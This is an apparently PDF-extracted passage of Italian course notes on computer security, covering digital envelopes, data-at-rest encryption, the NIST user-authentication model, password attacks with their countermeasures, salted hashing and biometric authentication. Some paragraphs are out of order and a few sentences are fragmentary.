


Figure 2.7 Public-Key Certificate Use

chiave pubblica di questo utente può ottenere il certificato e verificare che sia valido mediante la firma attendibile allegata.

Buste digitali

Un'altra applicazione in cui la crittografia a chiave pubblica viene utilizzata per proteggere una chiave simmetrica è la busta digitale, che può essere utilizzata per proteggere un messaggio senza la necessità di fare in modo che il mittente e il destinatario abbiano la stessa chiave segreta. La tecnica è indicata come una busta digitale, che è l'equivalente di una busta sigillata contenente una lettera non firmata.




Figure 2.8 Digital Envelopes

Crittografia dei dati memorizzati

Uno dei principali requisiti di sicurezza di un sistema informatico è la protezione dei dati memorizzati. I meccanismi di sicurezza per fornire tale protezione includono il controllo degli accessi, il rilevamento delle intrusioni e gli schemi di prevenzione delle intrusioni.

Sebbene ora sia di routine per le aziende fornire una varietà di protezioni, inclusa la crittografia, c'è spesso poca protezione oltre all'autenticazione del dominio e ai controlli di accesso del sistema operativo. I dati a riposo sono spesso regolarmente sottoposti a backup su archiviazione secondaria come CD-ROM o nastro, archiviati per periodi indefiniti. Inoltre, anche quando i dati vengono cancellati da un disco rigido, fino a quando i settori del disco pertinenti non vengono riutilizzati, i dati sono recuperabili. Così diventa attraente, e in effetti dovrebbe essere obbligatorio, crittografare i dati a riposo e combinarli con un efficace schema di gestione delle chiavi di crittografia.

Ci sono vari approcci per criptare i dati salvati come Utilizzare un pacchetto di crittografia disponibile in commercio, apparecchio back-end, Crittografia a nastro basata su libreria, Crittografia dei dati in background di laptop e PC.

III. Autenticazione Degli Utenti

Il NIST definisce l'autenticazione digitale degli utenti come il processo di stabilire confidenza nelle identità degli utenti che sono presentate elettronicamente ad un sistema informativo.

Nella maggior parte dei contesti di sicurezza informatica, l'autenticazione dell'utente è l'elemento fondamentale e la principale linea di difesa e si articola in due fasi distinte.

- Fase di identificazione: presentazione di un identificatore al sistema di sicurezza assegnato con determinati criteri.
 - l'identificazione è il mezzo attraverso il quale un utente fornisce al sistema un'identità presunta
 - l'autenticazione dell'utente è il mezzo per stabilire la validità dell'identità presunta
- Fase di verifica: presentazione o generazione di informazioni di autenticazione corrobora il legame tra l'entità e l'identificatore

L'autenticazione dei messaggi è una procedura che permette alle parti comunicanti di verificare che il contenuto di un messaggio non sia stato alterato e che la fonte sia autentica. L'uso dell'identità autenticata serve ad autorizzare transazioni e funzionalità e autorizzare l'accesso a particolari risorse.

Modello per l'autenticazione digitale degli utenti




Figure 3.1 The NIST SP 800-63-2 E-Authentication Architectural Model

Un modello generale per l'autenticazione dell'utente coinvolge una serie di entità e procedure.

Il requisito iniziale per eseguire l'autenticazione dell'utente è che l'utente deve essere registrato nel sistema. Quella che segue è una sequenza tipica per la registrazione.

Un richiedente presenta domanda a un'autorità di registrazione (RA) per diventare abbonato di un fornitore di servizi di credenziali (CSP). La RA, un'entità fidata, stabilisce e garantisce l'identità di un richiedente a un CSP.

Il CSP avvia quindi uno scambio con l'abbonato. A seconda dei dettagli del sistema di autenticazione complessivo, il CSP emette una sorta di credenziale elettronica all'abbonato. La credenziale è una struttura dati che lega in modo autorevole un'identità e attributi aggiuntivi a un token posseduto da

un abbonato e può essere verificata quando presentata al verificatore in una transazione di autenticazione.

Il token può essere emesso dal CSP, generato direttamente dal sottoscritto o fornito da terzi. Il token e le credenziali possono essere utilizzati nei successivi eventi di autenticazione.

Una volta registrato un utente come abbonato, il processo di autenticazione vero e proprio può avvenire tra l'abbonato e uno o più sistemi che effettuano l'autenticazione e, successivamente, l'autorizzazione. La parte da autenticare è chiamata richiedente e la parte che verifica tale identità è chiamata verificatore. Quando un richiedente dimostra con successo il possesso e il controllo di un token a un verificatore attraverso un protocollo di autenticazione, il verificatore può verificare che il richiedente sia l'abbonato indicato nella credenziale corrispondente. Il verificatore trasmette un'asserzione sull'identità dell'abbonato alla aware party (RP). Il RP può utilizzare le informazioni autenticate fornite dal verificatore per prendere decisioni sul controllo degli accessi o sull'autorizzazione.

Mezzi di autenticazione

Esistono quattro metodi generali per autenticare l'identità di un utente, che possono essere utilizzati da soli o in combinazione:

- Qualcosa che l'individuo conosce**, ad esempio una password, un numero di identificazione personale (PIN) o risposte a una serie di domande prestabilite.
- Qualcosa che l'individuo possiede**, ad esempio chiavi magnetiche elettroniche, smart card e chiavi fisiche (token)
- Qualcosa che l'individuo è**, ad esempio il riconoscimento tramite impronte digitali, retina e viso.
- Qualcosa che l'individuo fa** (biometria dinamica): riconoscimento tramite modello vocale, caratteristiche della scrittura e ritmo di battitura.

Tutti questi metodi, correttamente implementati e utilizzati, possono fornire un'autenticazione sicura dell'utente. Tuttavia, ciascun metodo presenta problemi.

Per quanto riguarda i sistemi di autenticazione tradizionali come password o token, un avversario potrebbe essere in grado di indovinare o rubare una password, potrebbe essere in grado di forgiare o rubare un token. Inoltre, un utente potrebbe dimenticare una password o perdere un token.

Per quanto riguarda gli autenticatori biometrici, esistono diversi problemi come la gestione dei falsi positivi e dei falsi negativi, l'accettazione da parte dell'utente, i costi e la comodità.

Valutazione dei rischi per l'autenticazione utente

La valutazione dei rischi si basa su tre concetti interdipendenti: livello di garanzia, impatto potenziale aree di rischio.

Livello di garanzia

Un livello di garanzia descrive il grado di certezza di un'organizzazione in merito alle credenziali che fanno riferimento alla sua identità. Gli aspetti che riguardano il livello di garanzia sono infatti:

- Il grado di fiducia nel processo di controllo utilizzato per stabilire l'identità dell'individuo a cui è stata rilasciata la credenziale
- Il grado di fiducia nel fatto che le credenziali presentate sono state effettivamente assegnate all'individuo che le ha presentate.

Sono riconosciuti quattro livelli di garanzia:

1. **Livello 1**, poca o nessuna fiducia nella validità dell'identità asserita. La tecnica di autenticazione tipica a questo livello sarebbe quella di un ID e una password forniti dall'utente al momento della registrazione
2. **Livello 2**, un po' di fiducia nella validità dell'identità asserita. A questo livello è necessario utilizzare una sorta di protocollo di autenticazione sicuro, insieme a uno dei mezzi di autenticazione riepilogati in precedenza e discussi nelle sezioni successive.
3. **Livello 3**, elevata fiducia nella validità dell'identità asserita. Questo livello è appropriato per consentire ai clienti o ai dipendenti di accedere a servizi limitati di alto valore ma non di valore massimo. Le tecniche che dovrebbero essere utilizzate a questo livello richiedono più di un fattore di autenticazione.
4. **Livello 4**, confidenza molto elevata nella validità dell'identità asserita. Questo livello è adeguato a consentire a clienti o dipendenti di accedere a servizi riservati di altissimo valore o per i quali un accesso improprio è molto dannoso. In genere, l'autenticazione di livello quattro richiede l'uso di più fattori oltre alla registrazione di persona.

Impatto Potenziale

Un concetto strettamente correlato a quello di livello di garanzia è l'impatto potenziale che viene presentato sotto forma di tre livelli:

- Basso: è probabile che un errore di autenticazione abbia un effetto negativo limitato sulle operazioni organizzative, sulle risorse organizzative o sugli individui.
- Moderato: è probabile che un errore di autenticazione abbia gravi effetti negativi.
- Alto: è probabile che un errore di autenticazione abbia un effetto negativo grave o catastrofico.

Area di Rischio

Per un dato sistema informativo o risorsa di servizio, l'organizzazione a cui appartiene deve determinare il livello di impatto se si verifica un errore di autenticazione, usando le Categorie di Impatto o Aree di Rischio che destano preoccupazione.

Per esempio, il potenziale rischio di perdite finanziarie nel caso in cui si verifichi un errore di autenticazione che risulti in un accesso non autorizzato a un database. A seconda della natura del database, l'impatto potrebbe essere:

- Basso: nel peggiore dei casi, una perdita finanziaria irrecuperabile insignificante o irrilevante per una delle parti o, nel peggiore dei casi, una responsabilità aziendale insignificante o Irrilevante.
- Moderato: nel peggiore dei casi, una grave perdita finanziaria irrecuperabile per una delle parti, o a grave responsabilità dell'organizzazione.
- Alto: perdita finanziaria grave o catastrofica irrecuperabile per qualsiasi parte; o se responsabilità dell'organizzazione grave o catastrofica.

Autenticazione basata su Password

Una linea di difesa ampiamente utilizzata contro gli intrusi è il sistema di password. Tutti i sistemi multiutente, i server e altri servizi Web richiedono che un utente fornisca non solo un nome o un identificatore (ID) ma anche una password. Il sistema confronta la password con una password precedentemente memorizzata per quell'ID utente, conservata in un file di password di sistema. La password serve per autenticare l'ID della persona che accede al sistema.

A sua volta, l'ID fornisce sicurezza nei seguenti modi:

- L'ID determina se l'utente è autorizzato ad accedere a un sistema.
- L'ID determina i privilegi concessi all'utente. Alcuni utenti possono avere lo stato di supervisione o di "superutente" che consente loro di leggere file ed eseguire funzioni particolarmente protette dal sistema operativo.
- L'ID viene utilizzato in quello che viene definito controllo di accesso discrezionale.

Vulnerabilità delle password

1. **Attacco con dizionario offline:** Gli hacker determinati riescono ad aggirare tali controlli e ad accedere al file delle password (solo hash). L'aggressore ottiene il file delle password di sistema e confronta gli hash delle password con gli hash delle password comunemente utilizzate. Se viene trovata una corrispondenza, l'aggressore può ottenere l'accesso tramite quella combinazione ID/password.

Le contromisure sono:

- a. controlli per impedire l'accesso non autorizzato al file delle password
 - b. misure di rilevamento delle intrusioni per identificare una compromissione e un rapido cambiamento delle password compromesse.

2. **Attacco ad account specifico:** l'aggressore prende di mira un account specifico e invia tentativi di password fino a quando non viene scoperta la password corretta.

La contromisura standard consiste in un meccanismo di blocco dell'account, che blocca l'accesso all'account dopo una serie di tentativi di accesso falliti. (*La pratica tipica prevede non più di cinque tentativi di accesso*).

3. **Attacco con password popolare:** una variante dell'attacco precedente consiste nell'utilizzare una password popolare e provarla contro un'ampia gamma di ID utente. La tendenza dell'utente è quella di scegliere una password facilmente ricordabile; questo purtroppo rende la password facile da indovinare.

Le contromisure sono:

- a. politiche per inibire la selezione di password comuni da parte degli utenti
 - b. la scansione degli indirizzi IP delle richieste di autenticazione e dei cookie dei client per i modelli di invio.

4. **Indovinare la password di un singolo utente:** l'aggressore tenta di acquisire informazioni sul titolare dell'account e sulle politiche relative alla password di sistema e utilizza tale conoscenza per indovinare la password.

Le contromisure includono la formazione e l'applicazione di policy relative alle password che rendono le password difficili da indovinare. (limite minimo di lunghezza della password, set di caratteri e parole vietate).

5. **Dirottamento della postazione di lavoro:** l'aggressore attende finché una postazione di lavoro collegata non viene lasciata incustodita.

La contromisura standard prevede

- a. disconnessione automatica della postazione di lavoro dopo un periodo di inattività.
- b. rilevamento delle intrusioni che monitora i cambiamenti nel comportamento degli utenti.

6. **Sfruttare gli errori dell'utente:** se il sistema assegna una password, è più probabile che l'utente la annoti perché è difficile da ricordare oppure le password generate sono preimpostate e quindi facili da individuare. Questa situazione crea la possibilità che un avversario legga la password scritta o la indovini. Inoltre, un utente può condividere intenzionalmente una password, ad esempio per consentire a un collega di condividere file. Gli aggressori riescono spesso a ottenere le password utilizzando tattiche di ingegneria sociale che inducono l'utente o il gestore dell'account a rivelare la password. Le contromisure includono:

- a. la formazione degli utenti.
- b. il rilevamento delle intrusioni e password più semplici combinate con un altro meccanismo di autenticazione.

7. **Sfruttare l'utilizzo di password multiple:** gli attacchi possono anche diventare molto più efficaci o dannosi se diversi dispositivi di rete condividono la stessa o una simile password per un determinato utente. Le contromisure includono una policy che vieta la stessa password o una simile su particolari dispositivi di rete (non è applicabile per dispositivi su reti differenti).

8. **Monitoraggio elettronico:** se una password viene comunicata attraverso una rete per accedere a un sistema remoto è vulnerabile alle intercettazioni. La semplice crittografia non risolverà questo problema, perché la password crittografata è, in effetti, la password e può essere osservata e riutilizzata da un avversario.

Hashed Password

Una tecnica di sicurezza delle password ampiamente utilizzata è l'uso di password con hash e un valore Salt.

1. l'utente seleziona o gli viene assegnata una password.
2. Questa password è combinata con un salt di lunghezza fissa valore, le implementazioni più recenti utilizzano un numero pseudocasuale o casuale per il salt.

3. La password e il sale servono come input per un algoritmo di hashing per produrre un codice hash di lunghezza fissa. L'algoritmo hash è progettato per essere lento da eseguire per contrastare gli attacchi di forza bruta.
4. La password con hash viene quindi archiviata, insieme a una copia in chiaro del salt, nel file delle password per l'ID utente corrispondente.

Il metodo della password con hash ha dimostrato di essere sicuro contro una varietà di attacchi crittoanalitici.

L'uso del valore salt ha tre scopi:




Figure 3.2 UNIX Password Scheme

Approcci tradizionali al Password Cracking

L'approccio tradizionale all'indovinare la password, o al cracking delle password consiste nello sviluppare un ampio dizionario di possibili password e nel provare ciascuna di queste rispetto al file delle password.

Un approccio semplice prevede di sottoporre ogni password ad hashing utilizzando ciascun valore salt disponibile e quindi confrontata con i valori hash memorizzati. Se non viene trovata alcuna corrispondenza, il programma di cracking prova variazioni su tutte le parole nel suo dizionario delle probabili password.

Un altro approccio prevede di precalcolare potenziali valori hash di password con salt. In tal modo l'aggressore genera un ampio dizionario di possibili password. Il risultato è una gigantesca tabella di valori hash nota come tabella arcobaleno.

1. Impedisce che le password duplicate siano visibili nel file delle password. Anche se due utenti scelgono la stessa password, a tali password verranno assegnati valori salt diversi.
2. Aumenta notevolmente la difficoltà degli attacchi con dizionario offline.
3. Diventa quasi impossibile scoprire se una persona dispone di password due o più sistemi hanno utilizzato la stessa password su tutti.

Questo approccio può essere contrastato utilizzando un valore di sale sufficientemente grande e una lunghezza di hash sufficientemente grande. Per contrastare l'uso di valori salt e lunghezze di hash elevati, i cracker di password sfruttano il fatto che alcune persone scelgono password facilmente indovinabili. Servono quindi apposite politiche sulla scelta delle password per mettere un argine al problema.

Approcci moderni al Password Cracking

Ultimamente è stata introdotta una politica di complessità delle password, forzando gli utenti a scegliere password più sicure.

Le tecniche di cracking delle password sono migliorate nel tempo per tenere il passo con tecniche sempre più avanzate di protezione. I miglioramenti sono di due tipi.

1. la capacità di elaborazione disponibile per il cracking delle password è aumentata notevolmente.
2. La seconda area di miglioramento nel cracking delle password consiste nell'uso di algoritmi sofisticati per generare potenziali password. ad esempio, analizzando le probabilità delle lettere nel linguaggio naturale.
3. Lo studio di esempi e strutture si di password attualmente in uso. Questi sono basati su larghi dataset di password rubate, o facendo una stima probabilistica

Controllo di accesso ai file con password

Un modo per contrastare un attacco con password è

1. negare all'avversario l'accesso al file della password restringendo l'accesso al solo 'superutente', infatti, l'avversario non può leggerlo senza già conoscere la password di un utente privilegiato.
2. l'hash delle password è separato dall'ID utente. Particolare attenzione viene prestata nel rendere il file della password protetto da accessi non autorizzati.

Sebbene la protezione dei file tramite password sia sicuramente utile, rimangono delle vulnerabilità:

1. Molti sistemi, inclusa la maggior parte dei sistemi UNIX, sono soggetti a intrusioni impreviste. Un hacker potrebbe essere in grado di sfruttare una vulnerabilità del software nel sistema operativo o del filesystem per accedere al file.
2. Alcuni utenti dispongono di account su altre macchine in altri domini di protezione e utilizzano la stessa password. Pertanto, se le password potessero essere lette da chiunque su una macchina, una macchina in un'altra posizione potrebbe essere compromessa.
3. La mancanza o la debolezza della sicurezza fisica possono offrire opportunità a un hacker. A volte è disponibile un backup del file delle password su un disco di riparazione di emergenza o su un disco di archivio che può essere acceduto liberamente. In alternativa, un utente può eseguire l'avvio da un disco che esegue un altro sistema operativo come Linux e accedere al file da questo sistema operativo.

4. Invece di acquisire il file delle password di sistema, un altro approccio alla raccolta di ID utente e password consiste nello sniffare il traffico di rete. Pertanto, si rende necessaria una politica di protezione tramite password che costringono gli utenti a selezionare password difficili da indovinare

Strategie di selezione delle password

Quando non sono vincolati, molti utenti scelgono una password troppo breve o troppo facile da indovinare. All'estremo opposto, se agli utenti vengono assegnate password composte da otto caratteri stampabili selezionati casualmente, il cracking delle password è effettivamente impossibile. Ma sarebbe quasi altrettanto impossibile per la maggior parte degli utenti ricordare le proprie password.

Fortunatamente, anche se limitiamo l'universo delle password a stringhe di caratteri ragionevolmente memorizzabili, la dimensione dell'universo è ancora troppo grande per consentire un crack pratico. Il nostro obiettivo, quindi, è eliminare le password indovinabili consentendo all'utente di selezionare una password facile da ricordare. Sono in uso quattro tecniche di base:

1. **Educazione degli utenti**, gli utenti può essere spiegata l'importanza di utilizzare password difficili da indovinare e possono essere fornite linee guida per la selezione di password complesse.
2. **Password generate dal computer**, Anche le password generate dal computer presentano problemi. Se le password sono di natura abbastanza casuale, gli utenti non saranno in grado di ricordarle. La soluzione al problema è fornire un'implementazione del generatore di password in grado di produrre sequenze facilmente memorizzabili dagli utenti.
3. **Controllo reattivo della password**, Una strategia di controllo password reattiva è quella in cui il sistema esegue periodicamente il proprio password cracker per trovare password indovinabili.
4. **Politica complessa relativa alle password**, approccio promettente per migliorare la sicurezza delle password è una policy password complessa o un controllo password proattivo. In questo schema, un utente può selezionare la propria password ma al momento della selezione, il sistema verifica se la password è consentita e, in caso negativo, la rifiuta.

Autenticazione biometrica

Un sistema di autenticazione biometrica tenta di autenticare un individuo in base alle sue caratteristiche fisiche uniche. Questo include caratteristiche statiche come impronta digitale, geometria della mano, caratteristiche facciali, pattern dell'iride e della retina. Include anche caratteristiche dinamiche come il timbro della voce e la firma.

Rispetto a password e token, l'autenticazione biometrica è sia tecnicamente più complessa che costosa e si basa sul riconoscimento dei pattern

Caratteristiche fisiche utilizzate nelle applicazioni biometriche

- **Geometria della mano:** i sistemi di geometria della mano identificano le caratteristiche della mano, inclusa la forma, la lunghezza e la larghezza delle dita.

- **Schema retinico:** lo schema formato dalle vene sotto la superficie retinica è unico e quindi adatto all'identificazione. Un sistema biometrico retinico ottiene un'immagine digitale del modello retinale proiettando un fascio di luce visiva o infrarossa a bassa intensità nell'occhio.
- **Iride:** un'altra caratteristica fisica unica è la struttura dettagliata dell'iride.
- **Firma:** ogni individuo ha uno stile di scrittura unico e ciò si riflette soprattutto nella firma, che in genere è una sequenza scritta frequentemente. Tuttavia, più campioni di firma di un singolo individuo non saranno identici. Ciò complica il compito di sviluppare una rappresentazione computerizzata della firma che possa essere abbinata a futuri campioni.
- **Impronte digitali:** Un'impronta digitale è il disegno di creste e solchi sulla superficie del polpastrello. Si ritiene che le impronte digitali siano uniche in tutta la popolazione umana. In pratica, il sistema automatizzato di riconoscimento e corrispondenza delle impronte digitali estrae una serie di caratteristiche dall'impronta digitale per l'archiviazione come surrogato numerico del modello completo dell'impronta digitale.
- **Caratteristiche facciali:** L'approccio più comune consiste nel definire le caratteristiche in base alla posizione relativa e alla forma delle principali caratteristiche facciali, come occhi, sopracciglia, naso, labbra e forma del mento. Un approccio alternativo consiste nell'utilizzare una telecamera a infrarossi per produrre un termogramma facciale correlato al sistema vascolare sottostante nel volto umano.
- **Voce:** i modelli vocali sono più strettamente legati alle caratteristiche fisiche e anatomiche. esiste ancora una variazione da campione a campione nel tempo da parte dello stesso parlante, complicando il compito di riconoscimento biometrico.





Figure 3.7 Cost versus Accuracy of Various Biometric Characteristics in User Authentication Schemes

Funzionamento di un sistema di autenticazione biometrica



un PIN o una password e il valore biometrico.


A seconda delle applicazioni, l'autenticazione degli utenti in un sistema biometrico include l'identificazione o la verifica.

La verifica è analoga a un utente che accede a un sistema utilizzando una scheda di memoria o una smart card abbinata a una password o un PIN. Il sistema estrae la funzione corrispondente e la confronta con il modello memorizzato per questo utente.

Per un sistema di identificazione, l'individuo utilizza il sensore biometrico ma non presenta ulteriori informazioni. Il sistema confronta quindi il modello presentato con il set di modelli memorizzati. Se c'è una corrispondenza, questo utente viene identificato.

Precisione biometrica

Se un singolo utente viene testato dal sistema più volte, i punteggi corrispondenti varieranno, con una funzione di densità di probabilità che forma tipicamente una curva a campana. La difficoltà è che la gamma di punteggi corrispondenti prodotti da due individui, uno autentico e l'altro un impostore, rispetto a un dato modello di riferimento, è probabile che si sovrapponga.



Ogni individuo che deve essere incluso nel database degli utenti autorizzati deve prima essere iscritto nel sistema.

Per un sistema biometrico, l'utente **presenta un nome** e, in genere, qualche tipo di password o PIN al sistema. Allo stesso tempo il sistema rileva qualche **caratteristica biometrica** di questo utente e digitalizza l'input estraendo una serie di caratteristiche che possono essere memorizzate come un numero o un insieme di numeri che rappresentano questa caratteristica biometrica unica; questo insieme di numeri viene definito **modello dell'utente**.

L'utente è ora registrato nel sistema, che mantiene per l'utente un nome (ID),

L'area di ciascuna parte ombreggiata rappresenta rispettivamente la probabilità di una falsa corrispondenza o di una mancata corrispondenza.

Spostando la soglia, a sinistra o a destra, è possibile modificare le probabilità, ma si noti che una diminuzione del tasso di false corrispondenze si traduce in un aumento del tasso di false non corrispondenze e viceversa.

